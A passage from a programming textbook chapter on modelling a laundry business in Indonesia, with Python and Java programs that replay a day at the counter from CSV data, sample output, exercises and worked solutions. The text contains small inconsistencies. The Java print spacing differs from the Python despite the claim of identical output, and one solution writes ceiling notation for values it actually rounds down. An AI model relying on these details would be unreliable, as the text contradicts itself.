    # Today's events: status changes from StatusLog and money from Payment.
    events = [(s["changed_at"], s["status"], s) for s in logs
              if s["changed_at"].startswith(day)]
    events += [(p["paid_at"], "paid", p) for p in payments
               if p["paid_at"].startswith(day)]
    events.sort(key=lambda e: (e[0], ORDER[e[1]]))

    count = dict.fromkeys(ORDER, 0)
    money = {"cash": [0, 0], "qris": [0, 0], "transfer": [0, 0], "credit": [0, 0]}
    charged_today = cancelled_value = 0
    for when, kind, row in events:
        bill = bills[row["Bill_id"]]
        who = employees[row["Employee_id"]]["name"] if "Employee_id" in row else ""
        name = customers[bill["Customer_id"]]["name"]
        clock, bid = when[11:16], bill["id"]
        count[kind] += 1
        if kind == "queued":
            svc = services[bill["Service_id"]]
            price, unit = float(svc["price"]), int(bill["unit"])
            charged = price * unit          # the price formula of the shop
            if racks.get(bill["rack"]):
                print(f"       WARNING: rack {bill['rack']} is in use")
            racks[bill["rack"]] = bid
```

Listing 1.1 (Continued) *Chapter01/python/counter_day.py: one day at the counter replayed from the CSV files of the sample data, in Python.*

```
            state[bid] = "waiting"
            charged_today += charged
            print(f"{clock}  RECEIVED   {bid}  {name}, {svc['description']}")
            print(f"{'':18}{unit_word(svc['description'], unit)} x "
                  f"{rupiah(price)} = {rupiah(charged)}, "
                  f"rack {bill['rack']}, by {who}")
        elif kind == "finished":
            state[bid] = "ready"
            seconds = (datetime.fromisoformat(when)
                       - datetime.fromisoformat(bill["arrived"])).total_seconds()
            hours = (int(seconds) + 1800) // 3600      # rounded to whole hours
            print(f"{clock}  FINISHED   {bid}  ready after {hours} h, "
                  f"rack {bill['rack']}, by {who}")
        elif kind == "paid":
            method, amount = row["method"], float(row["amount"])
            money[method][0] += 1
            money[method][1] += amount
            paid = sum(float(p["amount"]) for p in payments
                       if p["Bill_id"] == bid and p["paid_at"] <= when)
            how = {"cash": "cash", "qris": "QRIS", "transfer": "transfer",
                   "credit": "from the deposit"}[method]
            print(f"{clock}  PAID       {bid}  {rupiah(amount)} {how}, "
                  f"balance {rupiah(float(bill['payment']) - paid)}")
        elif kind in ("departed", "cancelled"):
            del racks[bill["rack"]], state[bid]
            if kind == "cancelled":         # a cancelled bill is charged 0
                svc = services[bill["Service_id"]]
                cancelled_value += float(svc["price"]) * int(bill["unit"])
            word = "COLLECTED" if kind == "departed" else "CANCELLED"
            print(f"{clock}  {word:9}  {bid}  {name}, rack {bill['rack']} "
                  f"freed, {who}")
        else:
            print(f"{clock}  COMPLAINT  {bid}  {name}, noted by {who}")

    print("\nSummary of the day")
    print(f"  Bills received   {count['queued']:3}   charged "
          f"{rupiah(charged_today)}")
    print(f"  Bills cancelled  {count['cancelled']:3}   no longer due "
          f"{rupiah(cancelled_value)}")
    print(f"  Bills finished   {count['finished']:3}")
    print(f"  Bills collected  {count['departed']:3}")
    total = sum(m[1] for m in money.values())
    print(f"  Payments         {count['paid']:3}   {rupiah(total)}")
    for method, (n, amount) in money.items():
        print(f"    {method:9}      {n:3}   {rupiah(amount)}")
    print(f"  Cash in the drawer: {rupiah(money['cash'][1])}")
```

Listing 1.1 (Continued) *Chapter01/python/counter_day.py: one day at the counter replayed from the CSV files of the sample data, in Python.*

```
    print("Closing: " + in_shop(state))
    print(f"Racks in use at closing: {len(racks)} of 60")


if __name__ == "__main__":
    main()
```

Read it in the order of the five steps.

- **Reading.** `load` opens one CSV file with the `csv` module of the standard library, whose `DictReader` turns every line into a dictionary from column name to text, and correctly handles the addresses that contain commas and are therefore written between quotation marks [13].

The dictionary comprehension then files each row under its `id`. Everything read from a CSV file is text; the program converts to numbers only where it computes, with `float` and `int`.

- **One outlet.** The three filtering lines keep the bills whose `Outlet_id` is the chosen outlet, then the payments and history events whose `Bill_id` is one of those bills.
- **Opening.** Dates in the sample data are written `YYYY-MM-DD HH:MM:SS`. Written that way, comparing two dates as text gives the same answer as comparing them as times, so `b["arrived"] < start` means "arrived before midnight". An empty `departed` means "has not left yet". Each bill found goes into `racks`, from rack spot to bill, and into `state`, which remembers whether it is `waiting` or `ready`.
- **Replaying.** `events` is a list of triples: the moment, the kind of event and the row. Sorting by the pair `(moment, ORDER[kind])` puts events in time order and, within one second, payments before hand-overs, as the table `ORDER` at the top says. The long `if` statement then handles each kind. On `queued` it applies Equation (1.2) (the comment marks the line), warns if the rack spot is taken, occupies the spot and prints two lines. On `finished` it computes the hours since arrival, rounded to the nearest whole hour by adding half an hour (1,800 seconds) before dividing. On `paid` it adds the money to its method and computes the balance of Equation (1.6) from every payment of that bill up to this moment. On `departed` and `cancelled` it frees the spot. A cancelled bill is stored with amount zero, so the program recomputes the price it would have had, to report what is no longer due.
- **Closing.** The summary prints the counts and the money, and `in_shop` describes the racks again.

Listing 1.2 is the same program in Java. It reads the same files, follows the same five steps with the same names, and prints the same text, character for character.

Listing 1.2 `Chapter01/java/CounterDay.java`: the same replay in Java, using only the standard library. Run it from the `java` folder with `java CounterDay.java`.

```
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.time.Duration;
import java.time.LocalDate;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;

/**
 * One day at the counter of Profitina Laundry, replayed from the sample data.
 * Usage: java CounterDay.java [OUTLET] [DATE]      (default: O01 2026-03-18)
 * Reads the CSV files in ../data and prints every event of that day in time
 * order, then a summary of the money and of the racks.
 */
public class CounterDay {
    static final Path DATA = Path.of("..", "data");
    // At one moment, a payment is taken before the laundry is handed over.
    static final Map<String, Integer> ORDER = new LinkedHashMap<>();
    static {
        ORDER.put("queued", 0);
        ORDER.put("finished", 0);
        ORDER.put("paid", 1);
        ORDER.put("departed", 2);
        ORDER.put("cancelled", 2);
        ORDER.put("complaint", 3);
    }

    record Event(String when, String kind, Map<String, String> row) {}

    static void say(String line) {
        System.out.println(line);
    }

    /** Split one CSV line; a field in "..." may contain commas and "" quotes. */
    static List<String> split(String line) {
        List<String> out = new ArrayList<>();
        StringBuilder cur = new StringBuilder();
        boolean quoted = false;
        for (int i = 0; i < line.length(); i++) {
            char c = line.charAt(i);
            boolean next = i + 1 < line.length() && line.charAt(i + 1) == '"';
            if (quoted && c == '"' && next) {
                cur.append('"');
                i++;
```

Listing 1.2 (Continued) *Chapter01/java/CounterDay.java: the same replay in Java, using only the standard library. Run it from the java folder with java CounterDay.java.*

```
            } else if (c == '"') {
                quoted = !quoted;
            } else if (c == ',' && !quoted) {
                out.add(cur.toString());
                cur.setLength(0);
            } else {
                cur.append(c);
            }
        }
        out.add(cur.toString());
        return out;
    }

    /** Read one CSV file into a map: id -> row (a map of column -> text). */
    static Map<String, Map<String, String>> load(String table) throws IOException {
        List<String> lines = Files.readAllLines(DATA.resolve(table + ".csv"),
                                                StandardCharsets.UTF_8);
        List<String> header = split(lines.get(0));
        Map<String, Map<String, String>> rows = new LinkedHashMap<>();
        for (String line : lines.subList(1, lines.size())) {
            List<String> cells = split(line);
            Map<String, String> row = new HashMap<>();
            for (int i = 0; i < header.size(); i++) {
                row.put(header.get(i), cells.get(i));
            }
            rows.put(row.get("id"), row);
        }
        return rows;
    }

    /** 40000 -> "Rp 40.000" (a dot between thousands, as on a receipt). */
    static String rupiah(double amount) {
        String digits = String.format(Locale.US, "%,d", (long) amount);
        return "Rp " + digits.replace(',', '.');
    }

    /** The unit of a service is written in its description: per kg/item/pair. */
    static String unitWord(String description, int unit) {
        String word = description.substring(description.lastIndexOf("per ") + 4)
                                  .replace(")", "");
        boolean plain = word.equals("kg") || unit == 1;
        return unit + " " + word + (plain ? "" : "s");
    }
```

Listing 1.2 (Continued) *Chapter01/java/CounterDay.java: the same replay in Java, using only the standard library. Run it from the java folder with java CounterDay.java.*

```
    /** Describe the bills on the racks: how many wait, how many are ready. */
    static String inShop(Map<String, String> state) {
        long waiting = state.values().stream()
                            .filter(s -> s.equals("waiting")).count();
        long ready = state.size() - waiting;
        return state.size() + " bills in the shop, " + waiting
               + " being processed and " + ready + " ready for pickup";
    }

    static LocalDateTime time(String text) {
        return LocalDateTime.parse(text.replace(' ', 'T'));
    }

    static double number(Map<String, String> row, String column) {
        return Double.parseDouble(row.get(column));
    }

    public static void main(String[] args) throws IOException {
        String outletId = args.length > 0 ? args[0] : "O01";
        String day = args.length > 1 ? args[1] : "2026-03-18";
        var outlets = load("Outlet");
        var customers = load("Customer");
        var employees = load("Employee");
        var services = load("Service");
        Map<String, Map<String, String>> bills = new LinkedHashMap<>();
        for (var b : load("Bill").values()) {
            if (b.get("Outlet_id").equals(outletId)) bills.put(b.get("id"), b);
        }
        List<Map<String, String>> payments = new ArrayList<>();
        for (var p : load("Payment").values()) {
            if (bills.containsKey(p.get("Bill_id"))) payments.add(p);
        }
        List<Map<String, String>> logs = new ArrayList<>();
        for (var s : load("StatusLog").values()) {
            if (bills.containsKey(s.get("Bill_id"))) logs.add(s);
        }
        String start = day + " 00:00:00";
```

Listing 1.2 (Continued) *Chapter01/java/CounterDay.java: the same replay in Java, using only the standard library. Run it from the java folder with java CounterDay.java.*

```
        // What is in the shop when the door opens: arrived before today and not yet
        // collected. Each such bill occupies its rack.
        Map<String, String> racks = new HashMap<>();
        Map<String, String> state = new HashMap<>();
        for (var b : bills.values()) {
            String dep = b.get("departed"), fin = b.get("finished");
            boolean before = b.get("arrived").compareTo(start) < 0;
            if (before && (dep.isEmpty() || dep.compareTo(start) >= 0)) {
                racks.put(b.get("rack"), b.get("id"));
                boolean done = !fin.isEmpty() && fin.compareTo(start) < 0;
                state.put(b.get("id"), done ? "ready" : "waiting");
            }
        }
        var outlet = outlets.get(outletId);
        var pattern = DateTimeFormatter.ofPattern("EEEE dd MMMM yyyy",
                                                  Locale.ENGLISH);
        String weekday = LocalDate.parse(day).format(pattern);
        say(outlet.get("name") + " (" + outletId + "), " + weekday);
        say("Opening: " + inShop(state) + "\n");

        // Today's events: status changes from StatusLog and money from Payment.
        List<Event> events = new ArrayList<>();
        for (var s : logs) {
            String when = s.get("changed_at");
            if (when.startsWith(day)) {
                events.add(new Event(when, s.get("status"), s));
            }
        }
        for (var p : payments) {
            String when = p.get("paid_at");
            if (when.startsWith(day)) events.add(new Event(when, "paid", p));
        }
        events.sort(Comparator.comparing(Event::when)
                              .thenComparing(e -> ORDER.get(e.kind())));

        Map<String, Integer> count = new HashMap<>();
        for (String k : ORDER.keySet()) count.put(k, 0);
        Map<String, double[]> money = new LinkedHashMap<>();
        for (String m : List.of("cash", "qris", "transfer", "credit")) {
            money.put(m, new double[2]);
        }
        Map<String, String> how = Map.of("cash", "cash", "qris", "QRIS",
            "transfer", "transfer", "credit", "from the deposit");
        double chargedToday = 0, cancelledValue = 0;
        for (Event e : events) {
            var row = e.row();
```

Listing 1.2 (Continued) *Chapter01/java/CounterDay.java: the same replay in Java, using only the standard library. Run it from the java folder with java CounterDay.java.*

```
            var bill = bills.get(row.get("Bill_id"));
            String who = row.containsKey("Employee_id")
                ? employees.get(row.get("Employee_id")).get("name") : "";
            String name = customers.get(bill.get("Customer_id")).get("name");
            String clock = e.when().substring(11, 16);
            String bid = bill.get("id"), rack = bill.get("rack");
            var svc = services.get(bill.get("Service_id"));
            count.merge(e.kind(), 1, Integer::sum);
            switch (e.kind()) {
                case "queued" -> {
                    double price = number(svc, "price");
                    int unit = Integer.parseInt(bill.get("unit"));
                    double charged = price * unit;  // the shop's price formula
                    if (racks.get(rack) != null) {
                        say("       WARNING: rack " + rack + " is in use");
                    }
                    racks.put(rack, bid);
                    state.put(bid, "waiting");
                    chargedToday += charged;
                    String what = svc.get("description");
                    say(clock + "  RECEIVED   " + bid + "  " + name + ", "
                        + what);
                    say(" ".repeat(18) + unitWord(what, unit) + " x "
                        + rupiah(price) + " = " + rupiah(charged) + ", rack "
                        + rack + ", by " + who);
                }
                case "finished" -> {
                    state.put(bid, "ready");
                    long seconds = Duration.between(time(bill.get("arrived")),
                                                    time(e.when())).getSeconds();
                    long hours = (seconds + 1800) / 3600;   // whole hours
                    say(clock + "  FINISHED   " + bid + "  ready after " + hours
                        + " h, rack " + rack + ", by " + who);
                }
                case "paid" -> {
                    String method = row.get("method");
                    double amount = number(row, "amount");
                    money.get(method)[0] += 1;
                    money.get(method)[1] += amount;
                    double paid = 0;
                    for (var p : payments) {
                        boolean mine = p.get("Bill_id").equals(bid);
                        if (mine && p.get("paid_at").compareTo(e.when()) <= 0) {
                            paid += number(p, "amount");
                        }
                    }
```

Listing 1.2 (Continued) *Chapter01/java/CounterDay.java: the same replay in Java, using only the standard library. Run it from the java folder with java CounterDay.java.*

```
                    double balance = number(bill, "payment") - paid;
                    say(clock + "  PAID       " + bid + "   " + rupiah(amount) + " "
                        + how.get(method) + ", balance " + rupiah(balance));
                }
                case "departed", "cancelled" -> {
                    racks.remove(rack);
                    state.remove(bid);
                    if (e.kind().equals("cancelled")) {  // now charged 0
                        cancelledValue += number(svc, "price")
                                        * Integer.parseInt(bill.get("unit"));
                    }
                    String word = e.kind().equals("departed")
                        ? "COLLECTED" : "CANCELLED";
                    say(clock + "  " + word + "   " + bid + "   " + name + ", rack "
                        + rack + " freed, " + who);
                }
                default -> say(clock + "  COMPLAINT  " + bid + "   " + name
                               + ", noted by " + who);
            }
        }

        say("\nSummary of the day");
        say(String.format("  Bills received   %3d   charged %s",
                          count.get("queued"), rupiah(chargedToday)));
        say(String.format("  Bills cancelled  %3d   no longer due %s",
                          count.get("cancelled"), rupiah(cancelledValue)));
        say(String.format("  Bills finished   %3d", count.get("finished")));
        say(String.format("  Bills collected  %3d", count.get("departed")));
        double total = 0;
        for (double[] m : money.values()) total += m[1];
        say(String.format("  Payments         %3d   %s", count.get("paid"),
                          rupiah(total)));
        for (var m : money.entrySet()) {
            say(String.format("    %-9s      %3d   %s", m.getKey(),
                              (int) m.getValue()[0], rupiah(m.getValue()[1])));
        }
        say("  Cash in the drawer: " + rupiah(money.get("cash")[1]));
        say("Closing: " + inShop(state));
        say("Racks in use at closing: " + racks.size() + " of 60");
    }
}
```

Java has no `DictReader`, so the program brings a small one of its own: `split` walks along a line character by character, switching a flag `quoted` on and off at each quotation mark, and splits at a comma only when the flag is off; a doubled quotation mark inside quotes stands for one quotation mark. `load` then uses the first line of the file as the column names, exactly as `DictReader` does. A `record` named `Event` holds the triple that Python keeps in a tuple, and `Comparator.comparing(Event::when).thenComparing(...)` is the same two-part sort. Java's list sort is *stable*, like Python's: two events with the same key keep the order in which they were added, so both programs break ties the same way, which is why their outputs agree to the last character. Times are parsed with `java.time.LocalDateTime` and subtracted with `Duration.between`.

The command `java CounterDay.java` compiles and runs the file in one step, without a separate `javac`. This *source-file mode* has been part of Java since version 11 [14] and is how this book runs small Java programs; the application's Java track in Chapter 11 is compiled the usual way.

1.11.3 Running it

With Python installed, open a terminal in the `Chapter01` folder and type `python3 python/counter_day.py` (on Windows, `python python\counter_day.py`). For Java, go into the `java` folder and type `java CounterDay.java`. The two programs print the same thing:

```
Profitina Laundry Rungkut (O01), Wednesday 18 March 2026
Opening: 29 bills in the shop, 14 being processed and 15 ready for pickup

07:07  FINISHED   B1306  ready after 119 h, rack B10, by Yulia Kartika Sari
07:13  RECEIVED   B1359  Farah Wijaya, Dry cleaning - shirt/blouse (per item)
                  2 items x Rp 20.000 = Rp 40.000, rack C18, by Hendra Wijaya
07:22  PAID       B1322  Rp 56.000 cash, balance Rp 0
07:22  COLLECTED  B1322  Retno Hartono, rack A04 freed, Dewi Lestari Putri
07:27  FINISHED   B1326  ready after 85 h, rack C05, by Agus Setiawan
07:30  FINISHED   B1328  ready after 83 h, rack C19, by Yulia Kartika Sari
07:34  FINISHED   B1352  ready after 35 h, rack C12, by Yulia Kartika Sari
08:53  RECEIVED   B1362  Siti Sulistyo, Wash, dry & fold (per kg)
                  6 kg x Rp 8.000 = Rp 48.000, rack A04, by Dewi Lestari Putri
09:28  RECEIVED   B1363  Fadli Prakoso, Ironing only (per kg)
                  2 kg x Rp 6.000 = Rp 12.000, rack C13, by Dewi Lestari Putri
09:29  PAID       B1310  Rp 80.000 cash, balance Rp 0
09:29  COLLECTED  B1310  Gilang Nasution, rack C11 freed, Hendra Wijaya
10:54  RECEIVED   B1365  Oki O'Neil, Express wash & fold, 1 day (per kg)
                  2 kg x Rp 12.000 = Rp 24.000, rack B13, by Dewi Lestari Putri
10:55  PAID       B1365  Rp 24.000 QRIS, balance Rp 0
11:35  COLLECTED  B1326  Laras Chandra, rack C05 freed, Hendra Wijaya
14:50  FINISHED   B1329  ready after 91 h, rack C02, by Yulia Kartika Sari
15:34  PAID       B1318  Rp 40.000 cash, balance Rp 0
15:34  COLLECTED  B1318  Khadijah Hakim, rack A09 freed, Dewi Lestari Putri
15:37  FINISHED   B1365  ready after 5 h, rack B13, by Yulia Kartika Sari
17:02  RECEIVED   B1368  Khadijah Suryadi, Express wash & fold, 1 day (per kg)
                  5 kg x Rp 12.000 = Rp 60.000, rack A18, by Hendra Wijaya
18:01  COLLECTED  B1365  Oki O'Neil, rack B13 freed, Dewi Lestari Putri
18:09  PAID       B1306  Rp 45.000 from the deposit, balance Rp 0
18:09  COLLECTED  B1306  Umi Utomo, rack B10 freed, Hendra Wijaya
18:34  COLLECTED  B1319  Hadi Kurniawan Nugroho, rack B15 freed, Dewi Lestari Putri
18:47  RECEIVED   B1370  Vania Wirawan, Wash, dry & fold (per kg)
                  5 kg x Rp 8.000 = Rp 40.000, rack B12, by Dewi Lestari Putri
18:51  PAID       B1370  Rp 40.000 cash, balance Rp 0
18:54  CANCELLED  B1368  Khadijah Suryadi, rack A18 freed, Dewi Lestari Putri
19:11  PAID       B1329  Rp 35.000 cash, balance Rp 0
19:11  COLLECTED  B1329  Oki Firmansyah, rack C02 freed, Dewi Lestari Putri

Summary of the day
  Bills received     6   charged Rp 224.000
  Bills cancelled    1   no longer due Rp 60.000
  Bills finished     6
  Bills collected    8
  Payments           7   Rp 320.000
    cash             5   Rp 251.000
    qris             1   Rp 24.000
    transfer         0   Rp 0
    credit           1   Rp 45.000
  Cash in the drawer: Rp 251.000
Closing: 26 bills in the shop, 13 being processed and 13 ready for pickup
Racks in use at closing: 26 of 60
```

Both programs were run in the environment in which this book was prepared, with Python 3.11 and OpenJDK 21, for all three outlets on seven different days; in all 21 cases the two outputs were identical, compared by the command `diff`.

1.11.4 Reading the day

Read the output as the owner would, the morning after. **Figure 1.7** draws the same day as a picture: the number of bags in the shop from opening to closing, with a mark for every event.



Figure 1.7 Bags in the Rungkut outlet on Wednesday 18 March 2026, the last working day before the Lebaran closure. The line rises when an order is received and falls when one is collected or cancelled; finishing an order does not change the count.

- **The shop opens full.** 29 bags are already on the racks: 14 still being processed and 15 ready and waiting for their owners. Only four of those 15 will be collected today; the others will wait until after the holiday.
- **The washers start early.** At 07:07 Yulia Kartika Sari finishes `B1306`, a dress or kebaya for dry cleaning that has been in the shop for 119 hours, longer than its promised 96: in the Lebaran rush every machine is busy and every turnaround stretches. Three more orders are finished before 07:35.
- **A rack spot is reused.** At 07:22 Retno Hartono pays Rp 56,000 in cash and takes `B1322` from spot `A04`. At 08:53 Siti Sulistyo's 6 kg of wash and fold, `B1362`, goes onto the same spot. The program would have printed a warning if the spot had still been taken; it prints none all day.
- **An express order races through.** Oki O'Neil brings 2 kg for express washing at 10:54 (`B1365`), pays Rp 24,000 by QRIS a minute later, the order is finished at 15:37 and collected at 18:01. This is the bill of **Figure 1.6**.
- **A deposit is used.** At 18:09 Umi Utomo collects her dress, `B1306`, and pays Rp 45,000 from her deposit. No money changes hands, and the cash drawer does not move.
- **Some orders were paid days ago.** `B1326` (collected at 11:35) and `B1319` (at 18:34) show no payment today: their owners paid when they dropped them off, on 14 March. The balance line appears only when money moves.
- **An express order is cancelled.** At 17:02 Khadijah Suryadi brings 5 kg for express washing (`B1368`, Rp 60,000). At 18:54 it is cancelled, before any payment. The data does not say why; an express order promised for tomorrow, on the first day of a four-day closure, is a likely reason. The spot is freed, and the summary reports the Rp 60,000 as no longer due.
- **The drawer.** Seven payments bring in Rp 320,000, of which Rp 251,000 is cash. At closing the cashier counts the drawer; if it holds Rp 251,000 more than it did in the morning, the day balances.
- **The shop closes.** 26 bags remain, 13 still to finish and 13 waiting for their owners, on 26 of the 60 spots. The six orders received today will be finished only on 23 March, after the closure; their customers were told so at the counter.

Every line of this story was once a line in a paper order book, a note in the cash notebook or a word said across the counter. The program shows that, once the shop's words are data, the day can be replayed, checked and added up by anybody, at any time, in any language.

1.12 Profitina in Practice

Profitina's products are business applications for organizations in Indonesia, and every one of them begins the way this chapter began: by standing next to the work and writing down the words the people use. The shape of the problem is always the same. There is a real process, a counter, a warehouse, a classroom, a clinic; people with different jobs touch it; money moves through several channels; things go wrong in predictable ways; and personal data must be handled within the law. The class of solution is also the same: name the things the business already tracks, make the unwritten rules explicit, store each fact once, compute what can be computed, keep a history that is only ever added to, and show each person only what their job needs.

Two lessons from Profitina Laundry carry straight into that work. First, payments in Indonesia are now plural by default: a system that assumes cash, or assumes one e-wallet, will be wrong on its first day, and one that records method, amount and reference for every payment will not. Second, the details that invented examples leave out, the rack spot, the down payment, the cancelled order that keeps its number, the complaint that does not change the status, are exactly the details that decide whether staff trust a system or go back to paper.

1.13 Common Mistakes, and How to Avoid Them

Designing the screens before understanding the counter. A developer who starts with a login page and a menu builds what is easy to build. Watch a day of the business first, as Section 1.4 does, and write down its words.

Trusting a price from the browser. Anything the browser sends can be changed. Compute Equation (1.2) on the server, from the price list, when the order is saved.

Recomputing old amounts from today's price list. A price rise must not change what last month's customers were charged. Store the amount at intake as a snapshot.

Rounding the weight the wrong way or not at all. The shop rounds up (Equation (1.1)); a system that rounds to the nearest kilogram or stores 4.3 in a whole-number column disagrees with every slip the cashier writes.

Storing the balance. A stored balance and a list of payments can disagree; a computed one (Equation (1.6)) cannot.

Deleting a cancelled order. Its number was printed and handed to a customer. Mark it cancelled, set its amount to zero and record who did it.

Treating a complaint as a status. A complaint happens after the laundry left; the order is still collected. Record it in the history.

Assuming everyone pays cash, or everyone pays by QRIS. Record the method, the amount and the reference of every payment, and allow several payments per order.

Passing the QRIS fee to the customer. Bank Indonesia forbids it, and for almost all of a laundry's payments the fee is zero anyway (Section 1.7.3).

Printing more personal data than needed. A receipt needs a name and a telephone number, not an address or a birth date. The public status page needs neither.

Relying on "not our responsibility" in the small print. Indonesian consumer law does not accept a clause that shifts the shop's responsibility to the customer. State fair conditions instead.

Mixing up statuses and events. `queued`, `finished` and `departed` are where an order *is*; received, finished, collected, cancelled and complaint are things that *happened* to it. The first is one column in `Bill`; the second is the list of rows in `StatusLog`.

1.14 Chapter Summary

The business comes first. Profitina Laundry grew from a real laundry run by two partners and a small staff; its supervisor who is also an employee, its services that cannot vanish once billed, and its shared counter work all come from that shop. On paper it used an order book, a cash notebook, a tag on each bag and a messaging group, and all four failed at three outlets and three thousand orders a year.

Laundry in Indonesia is sold by weight and by the piece, is growing with cities, boarding houses and two-income households, and follows the seasons: the rainy months and, above all, Lebaran (**Figure 1.1**). The Indonesian Laundry Association reported over 1,800 members and about 34,000 workers in 2025.

An order's journey runs from intake and weighing through the slip and tag, the rack, washing, drying, ironing, folding and packing, to the rack again, the pickup or the delivery (**Figure 1.2**). Its three statuses are `queued`, `finished` and `departed`.

Three outlets, fourteen people, four roles (**Table 1.1**, **Figure 1.3**); the role is derived from the section and the supervisor, never stored.

The arithmetic of a bill: units by rounding up (Equation (1.1)), amount by price times units (Equation (1.2)), express as a price with the surcharge built in (Equation (1.3)), a promised moment (Equation (1.4)), a down payment of half rounded down to thousands (Equation (1.5)), and a balance that is always computed (Equation (1.6)).

Money arrives as cash, QRIS, transfer or deposit (**Figure 1.4**); every payment is a row with method, amount and reference (**Table 1.4**). QRIS had 65.77 million users and 44.86 million merchants in mid-2026 (**Table 1.3**), and from 1 October 2026 its fee (Equation (1.7)) is zero for every merchant on payments up to Rp 100,000.

Trouble is recorded honestly: cancellations before washing, complaints after pickup, uncollected bags, broken machines. Consumer law forbids clauses that shift the shop's responsibility; UU PDP asks the shop to collect, show and keep only what it needs.

The vocabulary of the counter becomes seven tables (**Figure 1.5**, **Table 1.5**), some values stored and others computed (**Table 1.6**), and one real day can be replayed from them in Python and Java (**Listing 1.1**, **Listing 1.2**, **Figure 1.7**).

1.15 Exercises

1.1 Name the four objects that kept the records of the original shop before it used software, and for each say which table of the database takes over its job.

1.2 A customer brings loads that weigh 3.0 kg, 3.05 kg and 7.9 kg for ordinary wash and fold, as three separate orders. Give the units and the amount charged for each, using Equation (1.1) and Equation (1.2).

1.3 The same 3.05 kg load is brought for express washing instead. Compute the amount and the express surcharge in rupiah, and check that the surcharge is 50 percent of the ordinary price.

1.4 Using Equation (1.5), compute the down payment the shop's habit gives for orders of Rp 24,000, Rp 35,000, Rp 65,000 and Rp 130,000.

1.5 Bill `B1370` of 18 March 2026 is 5 kg of wash and fold received at 18:47:56. Using Equation (1.4) and **Table 1.2**, give its promised moment. It was finished on 23 March at 07:48. Was it overdue when it was finished? Why is that fair to the shop?

1.6 A customer with a deposit of Rp 30,000 brings two blankets. Describe, row by row, the payments the cashier records if she pays everything she can from the deposit and the rest in cash, and give her deposit afterwards.

1.7 Explain why the role of an employee is not stored in the database. What would go wrong, in one concrete example, if it were?

1.8 A cashier hands a bag over with a balance of Rp 20,000 because the customer promised to transfer tomorrow. What must the cashier do in the application, and where will the order appear until it is paid?

1.9 For each of these, say whether it should change the `status` of the order, add a row to `StatusLog`, both, or neither: (a) the washer finishes the order; (b) a complaint about a missing sock; (c) the customer pays the balance; (d) a supervisor cancels a queued order; (e) the supervisor telephones a customer whose bag has waited 35 days.

1.10 Compute the QRIS fee under Equation (1.7) for a payment of Rp 88,000 and one of Rp 165,000, (a) for a micro enterprise and (b) for a small enterprise, under the rules in force from 1 October 2026.

1.11 A slip printed at the counter says: "Profitina Laundry is not responsible for any damage or loss." Explain the problem with this sentence under Indonesian law and rewrite the notice in two or three fair sentences.

1.12 List the personal data that appears on the receipt and on the public status page, and give one reason from UU PDP for each thing that is left out.

1.13 Run the program of **Listing 1.1** or **Listing 1.2** for the Keputih outlet on 30 September 2026 (`O02 2026-09-30`). How many bags does the shop open and close with, how many are received, and what does the day tell you about the broken dryer?

1.14 The Wiyung outlet opened on 12 January 2026. Run the program for `O03 2026-01-12` and `O03 2026-01-13`. What does each run print, and what is the story of the outlet's very first order?

1.15 In **Listing 1.1**, what would go wrong if events were sorted by their moment alone, without the second part of the key, `ORDER`? Use bill `B1322` at 07:22:06 to explain.

1.16 Why can the program compare dates such as `2026-03-18 07:22:06` as text with `<`? Give a date format for which this would give wrong answers.

1.16 Solutions to the Exercises

1.1 The order book is taken over by `Bill` (one slip, one row) together with `Customer` and `Service`; the cash notebook by `Payment`; the tag on the bag by the bill code and `Bill.rack`; the messaging group's "is it ready?" by `Bill.status`, `StatusLog` and the public status page.

1.2 $\lceil 3.0 \rceil = 3$, amount $8{,}000 \times 3 = 24{,}000$. $\lceil 3.05 \rceil = 4$, amount $8{,}000 \times 4 = 32{,}000$. $\lceil 7.9 \rceil = 8$, amount $8{,}000 \times 8 = 64{,}000$ rupiah.

1.3 $\lceil 3.05 \rceil = 4$; express amount $12{,}000 \times 4 = 48{,}000$; ordinary amount 32,000; surcharge $48{,}000 - 32{,}000 = 16{,}000$, and $16{,}000/32{,}000 = 0.5$, that is 50 percent, as Equation (1.3) says.

1.4 Rp 24,000: $1{,}000 \times \lceil 12 \rceil = 12{,}000$. Rp 35,000: $1{,}000 \times \lceil 17.5 \rceil = 17{,}000$. Rp 65,000: $1{,}000 \times \lceil 32.5 \rceil = 32{,}000$. Rp 130,000: $1{,}000 \times \lceil 65 \rceil = 65{,}000$.

1.5 Wash and fold has 48 hours, so the promised moment is 20 March 2026 at 18:47:56. It was finished on 23 March, so it was overdue by about 61 hours. It is fair because the shop was closed from 19 to 22 March and told customers so at intake; a real system would let the owner move promised moments over an announced closure, which is a good improvement to propose in Chapter 3.

1.6 Two blankets cost $25{,}000 \times 2 = 50{,}000$. The first payment is method `credit`, amount 30,000, reference `DEPOSIT`, and the deposit falls to 0. The second is method `cash`, amount 20,000, no reference. The balance is then $50{,}000 - (30{,}000 + 20{,}000) = 0$.

